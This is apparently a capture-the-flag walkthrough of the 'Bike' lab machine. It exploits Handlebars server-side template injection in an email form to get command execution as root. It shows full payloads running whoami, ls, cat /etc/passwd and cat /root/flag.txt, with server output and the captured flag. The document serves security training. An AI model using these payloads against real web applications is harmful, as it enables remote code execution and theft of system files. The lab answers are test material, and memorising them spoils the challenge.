%20%20%20%20%7B%7B#with%20(string.sub.apply%200%20codelist)%7D%7D%0A%20%20%20%20%20
%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B/with%7
D%7D%0A%20%20%20%20%20%20%20%20%7B%7B/each%7D%7D%0A%20%20%20%20%20%20%7B%7B/with%7D
%7D%0A%20%20%20%20%7B%7B/with%7D%7D%0A%20%20%7B%7B/with%7D%7D&action=Submit
```


Send →






To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/1/ilm7kvpfjn8jnsoxrs3u8u54ob5wpkd8



```
ReferenceError: require is not defined
    at Function.eval (eval at <anonymous> (eval at createFunctionContext (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/javascript-compiler.js:254:23)), <a
    at Function.<anonymous> (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/helpers/with.js:10:25)
    at eval (eval at createFunctionContext (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/javascript-compiler.js:254:23), <anonymous>:5:37)
    at prog (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/runtime.js:221:12)
    at execIteration (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/helpers/each.js:51:19)
    at Array.<anonymous> (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/helpers/each.js:61:13)
    at eval (eval at createFunctionContext (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/javascript-compiler.js:254:23), <anonymous>:12:31)
    at prog (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/runtime.js:221:12)
    at Array.<anonymous> (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/helpers/with.js:22:14)
    at eval (eval at createFunctionContext (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/javascript-compiler.js:254:23), <anonymous>:12:34)
```



```
ReferenceError: require is not defined
    at Function.eval (eval at <anonymous> (e
```

When we use a payload from HackTricks to try to run system commands, we get an error back. What is "not defined" in the response error?

Require


What variable is traditionally the name of the top-level scope in the browser context, but not in Node.JS?

global

https://hacktricks.boitatech.com.br/pentesting-web/ssti-server-side-template-injection#handlebars-nodejs


return global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd')

example




```
email={{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return process.mainModule;"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
&action=Submit
```

```
h "return process.mainModule;"}}
```




```
  </head>
  <header>

  </header>

  <body>
    <div id=container>
      <img
      src="images/buttons.gif"
      id="avatar">
      <div class="type-wrap">
        <span id="typed" style="white-space:pre;" class="typed">
        </span>
      </div>
    </div>
    <div id="contact">
      <h3>
        We can let you know once we are up and running.
      </h3>
      <div class="fields">
        <form id="form" method="POST" action="/">
          <input name="email" placeholder="E-mail">
          </input>
          <button type="submit" class="button-54" name="action" value="Submit">
            Submit
          </button>
        </form>
      </div>
      <p class="result">
        We will contact you at:       e
        2
        [object Object]
        function Function() { [native code] }
        2
        [object Object]
        [object Object]

      </p>
    </div>
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/2.2.4/jquery.min.js">
    </script>
    <script src="js/typed.min.js">
```


We have a response:



```
</div>
<p class="result">
  We will contact you at:       e
  2
  [object Object]
  function Function() { [native code] }
  2
  [object Object]
  [object Object]
```




```
email={{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return
process.mainModule.require('child_process').execSync('whoami');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
&action=Submit
```




```
</div>
<div id="contact">
  <h3>
    We can let you know once we are up and running.
  </h3>
  <div class="fields">
    <form id="form" method="POST" action="/">
      <input name="email" placeholder="E-mail">
      </input>
      <button type="submit" class="button-54" name="action" value="Submit">
        Submit
      </button>
    </form>
  </div>
  <p class="result">
    We will contact you at:       e
    2
    [object Object]
    function Function() { [native code] }
    2
    [object Object]
    root
```

By exploiting this vulnerability, we get command execution as the user that the webserver is running as. What is the name of that user?




```
root
```


root



```
email={{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return
process.mainModule.require('child_process').execSync('ls');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
&action=Submit
```




```
</div>
<p class="result">
  We will contact you at:       e
  2
  [object Object]
  function Function() { [native code] }
  2
  [object Object]
  index.js
  node_modules
  package.json
  package-lock.json
  public
  routes
  views
```




```
email={{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return
process.mainModule.require('child_process').execSync('ls /root');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
&action=Submit
```

//




```
      </form>
    </div>
    <p class="result">
      We will contact you at:       e
      2
      [object Object]
      function Function() { [native code] }
      2
      [object Object]
      Backend
      flag.txt
      snap
```


S



```
email={{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return
process.mainModule.require('child_process').execSync('cat /root/flag.txt');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
```



```
    </form>
  </div>
  <p class="result">
    We will contact you at:       e
    2
    [object Object]
    function Function() { [native code] }
    2
    [object Object]
    6b258d726d287462d60c103d0142a81c
```



Bike has been Pwned!

Congratulations Dxlgao, best of luck in capturing flags ahead!

23 Feb 2025

PWN DATE